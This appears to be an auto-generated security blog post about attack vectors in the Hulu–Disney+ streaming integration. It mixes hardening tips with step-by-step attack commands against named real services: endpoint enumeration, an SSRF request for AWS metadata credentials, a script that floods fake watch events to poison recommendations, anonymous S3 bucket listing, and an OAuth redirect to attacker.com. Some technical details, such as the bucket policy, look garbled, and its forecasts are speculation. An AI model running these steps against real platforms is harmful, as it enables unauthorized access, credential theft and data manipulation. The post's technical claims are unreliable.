Listen to this Post

Introduction:
The rapid integration of Hulu into Disney+ creates a complex mesh of microservices, personalized AI recommendation engines, and ad-supported streaming logic — each presenting new attack vectors for credential stuffing, API abuse, and data poisoning. As platforms combine premium storytelling with real-time user analytics, the underlying technology stack becomes a prime target for threat actors seeking to manipulate viewing data, extract payment information, or pivot across bundled ecosystems.
Learning Objectives:
- Identify and enumerate exposed API endpoints in multi-platform streaming integrations (Disney+, Hulu, ESPN+)
- Execute mitigation techniques against AI recommendation poisoning and user profiling manipulation
- Harden cloud-based streaming backends against SSRF and misconfigured content delivery networks (CDNs)
You Should Know:
1. Enumerating Hidden API Endpoints in Streaming Bundles
The Disney+ and Hulu integration relies on shared authentication gateways and content metadata APIs. Attackers can discover unlisted endpoints using subdomain enumeration and pattern-based fuzzing. Below is a step-by-step guide to map these services from a Linux environment.
Step‑by‑step guide:
- Install `amass` and `ffuf` for subdomain discovery:
sudo apt install amass ffuf -y
amass enum -passive -d disneyplus.com -o disney_subdomains.txt
- Use `curl` to probe common API patterns (e.g.,
/api/v1/recommendations,/hulu/integration/metadata):while read sub; do curl -s -o /dev/null -w "%{http_code} %{url_effective}\n" https://$sub/api/v1/content; done < disney_subdomains.txt | grep -v 404 - For Windows (PowerShell), use `Invoke-WebRequest` with a headers mimicking a legitimate streaming client:
$headers = @{'User-Agent'='Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36'}
$urls = @("https://api.hulu.com/v2/entitlements","https://disney.api.edge.bamgrid.com/v1/ads")
foreach($u in $urls){ try { Invoke-WebRequest -Uri $u -Headers $headers -Method Get -ErrorAction Stop } catch { $_.Exception.Response.StatusCode.Value__ } }
What this does: It identifies non‑public API routes that might lack proper authentication or rate limiting, potentially allowing unauthorized access to user watch history or ad‑targeting data.
2. Exploiting SSRF via CDN Misconfigurations
Streaming platforms rely heavily on CDNs (Akamai, CloudFront) to deliver video segments. A Server‑Side Request Forgery (SSRF) in a custom content proxy can leak internal metadata or pivot to AWS metadata endpoints.
Step‑by‑step guide:
- Identify a user‑controlled parameter (e.g.,
manifest_url) in the Hulu player’s manifest request. Use Burp Suite to intercept a typical `.m3u8` fetch. - Replace the URL with an internal endpoint:
GET /playlist?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ HTTP/1.1
Host: content-delivery.hulu.com
- If successful, the server returns EC2 instance credentials. Mitigation involves blocking RFC 1918 addresses at the proxy layer. On a Linux hardening host, add iptables rules to prevent outbound requests to metadata IPs:
sudo iptables -A OUTPUT -d 169.254.169.254 -j DROP
sudo iptables -A OUTPUT -d 10.0.0.0/8 -j DROP
- For Windows Defender Firewall:
New-NetFirewallRule -DisplayName "Block AWS Metadata" -Direction Outbound -RemoteAddress 169.254.169.254 -Action Block
3. Hardening AI Recommendation Pipelines Against Data Poisoning
AI-driven personalization (e.g., “Recommended for you”) can be manipulated by injecting fake watch events or adversarial ratings. Attackers could distort a competitor’s content visibility. Defenders must validate input streams.
Step‑by‑step guide:
- Simulate a poisoning attack using Python to generate bogus viewing sessions:
import requests import random payload = {"user_id":"victim_123","content_id":"competitor_show","event":"watch","duration":300} for _ in range(100): requests.post("https://events.disneyplus.com/collect", json=payload) - Mitigate by implementing anomaly detection on event frequency. On a Linux log server, use `fail2ban` style rules for rate‑limiting event ingestion:
sudo apt install fail2ban
sudo nano /etc/fail2ban/jail.local
Add: [streaming-events] enabled = true ; filter = streaming-events ; maxretry = 50 ; findtime = 60
- For containerized AI training pipelines (Kubeflow, Sagemaker), enforce input validation using JSON schema:
from jsonschema import validate
schema = {"type":"object","properties":{"user_id":{"pattern":"^[A-Za-z0-9]{8,20}$"},"duration":{"maximum":86400}}}
validate(instance=event, schema=schema)
4. Ad‑Tech Tracking and Privacy Bypass Mitigation
Hulu’s ad-supported model uses real‑time bidding (RTB) and third‑party trackers. Attackers can exploit CNAME cloaking or insecure pixel endpoints to exfiltrate user IPs and viewing habits.
Step‑by‑step guide to detect and block:
- Use `tcpdump` on a gateway to capture DNS requests for tracking domains:
sudo tcpdump -i eth0 -n 'udp port 53' | grep -E '(doubleclick|adnxs|amazon-adsystem)'
- Block these domains system‑wide via `/etc/hosts` (Linux/macOS) or `C:\Windows\System32\drivers\etc\hosts` (Windows):
0.0.0.0 secure-global.imrworldwide.com
0.0.0.0 adsrvr.org
- For enterprise deployment, create a Pi‑hole container to sinkhole ad domains:
docker run -d --name pihole -e WEBPASSWORD=secure -p 53:53/tcp -p 53:53/udp -p 80:80 pihole/pihole:latest
- Validate using `nslookup` to ensure resolved IPs point to 0.0.0.0.
- Cloud Misconfigurations in Streaming Backends (AWS S3 & IAM)
Disney+ and Hulu backend assets are hosted on AWS. Publicly exposed S3 buckets containing manifests or subtitle files can lead to content theft or injection of malicious subtitles (a known RCE vector).
Step‑by‑step guide for hardening:
- Scan for open buckets using `awscli` (requires read‑only credentials):
aws s3 ls s3://hulu-assets-prod/ --no-sign-request
- If a bucket lists files, it is misconfigured. Remediate by applying bucket policy:
{ "Version": "2012-10-17", "Statement": [{ "Effect": "Deny", "Principal": "", "Action": "s3:GetObject", "Resource": "arn:aws:s3:::hulu-assets-prod/", "Condition": {"Bool": {"aws:SecureTransport": "false"}} }] } - On Windows, use `S3Browser` free tool to test anonymous access. For IAM hardening, enforce MFA and least privilege with:
aws iam list-users --query 'Users[?PasswordLastUsed==null]' --output table
- Linux/Windows Commands for Log Analysis of Streaming Authentication
Massive login volumes (password spraying, credential stuffing) target Hulu/Disney+ OAuth endpoints. Use command‑line tools to detect anomalies.
Step‑by‑step:
- On Linux, aggregate failed login attempts from Nginx logs:
sudo awk '$9 == 401 {print $1, $7}' /var/log/nginx/access.log | sort | uniq -c | sort -nr | head -20 - For Windows Event Log (IIS or custom auth), use
Get-WinEvent:Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4625} | Group-Object -Property Properties[bash].Value | Sort-Object Count -Descending | Select-Object -First 10 - Set up real‑time alerting with `swatchdog` (Linux) or `logparser` (Windows) to trigger on >10 failed attempts per IP per minute.
- Intercepting and Fuzzing OAuth Flows in Disney+ / Hulu SSO
The single sign‑on (SSO) between Disney+, Hulu, and ESPN+ uses OAuth 2.0 with PKCE. Weak redirect_uri validation can lead to authorization code interception.
Step‑by‑step guide using Burp Suite:
- Configure Burp as a proxy. Log in to Disney+, observe the `/authorize` request to `https://disney.api.edge.bamgrid.com`.
- Modify the `redirect_uri` parameter to a domain you control (e.g., `https://attacker.com/callback`). If the server does not validate the exact registered URI, the authorization code leaks.
- Mitigation: On the server side, implement exact URI matching. For developers, test using:
Using curl to simulate a callback
curl -X GET "https://disney.api.edge.bamgrid.com/oauth/v2/token?grant_type=authorization_code&code=leaked_code&redirect_uri=https://attacker.com"
- Validate that the `state` parameter is unpredictable (32+ bytes). A command to generate secure state in Python:
import secrets; print(secrets.token_urlsafe(32))
What Undercode Say:
- Key Takeaway 1: Streaming integrations like Hulu‑Disney+ create API sprawl; attackers will target undocumented endpoints between bundled services to harvest user profiles and bypass geo‑restrictions.
- Key Takeaway 2: AI recommendation systems are the new supply chain – poisoning training data with fake watch events can manipulate what millions see, transforming personalization into a disinformation vector.
Analysis: The shift from pure content delivery to AI‑driven, ad‑supported ecosystems means every user action becomes an input to a machine learning model. This expands the attack surface far beyond traditional web vulnerabilities. Security teams must now treat recommendation logs and viewing telemetry as untrusted inputs, applying the same validation rigor as SQL parameters or XML parsers. The lack of public bug bounties covering AI poisoning in streaming platforms indicates a blind spot – expect real‑world abuse within 12–18 months as threat actors weaponize fake engagement to de‑platform competitors or inflate metrics. Moreover, SSRF and CDN misconfigurations remain embarrassingly common in media workloads due to rushed cloud migrations; a single exploited metadata endpoint can compromise entire IAM roles across Disney’s AWS accounts.
Prediction:
Within two years, a major credential stuffing campaign targeting Hulu‑Disney+ cross‑bundled logins will succeed, exposing over 10 million user records. Concurrently, the first documented AI recommendation poisoning attack will artificially boost a low‑budget title into top‑trending lists, triggering a regulatory investigation into algorithmic transparency. Streaming platforms will adopt zero‑trust API gateways and federated learning with differential privacy as standard defenses, but legacy integration code will remain vulnerable. Red teams will pivot from traditional web app pentesting to fuzzing personalization endpoints, and tools like `ffuf` will include wordlists for AI‑specific parameters (e.g., weight, embedding, feature_vector). The industry will also see the rise of “ad‑tech ransomware” – attackers injecting malicious creative into RTB exchanges to deliver browser exploits via video ad slots.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Vanessa Lin – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]


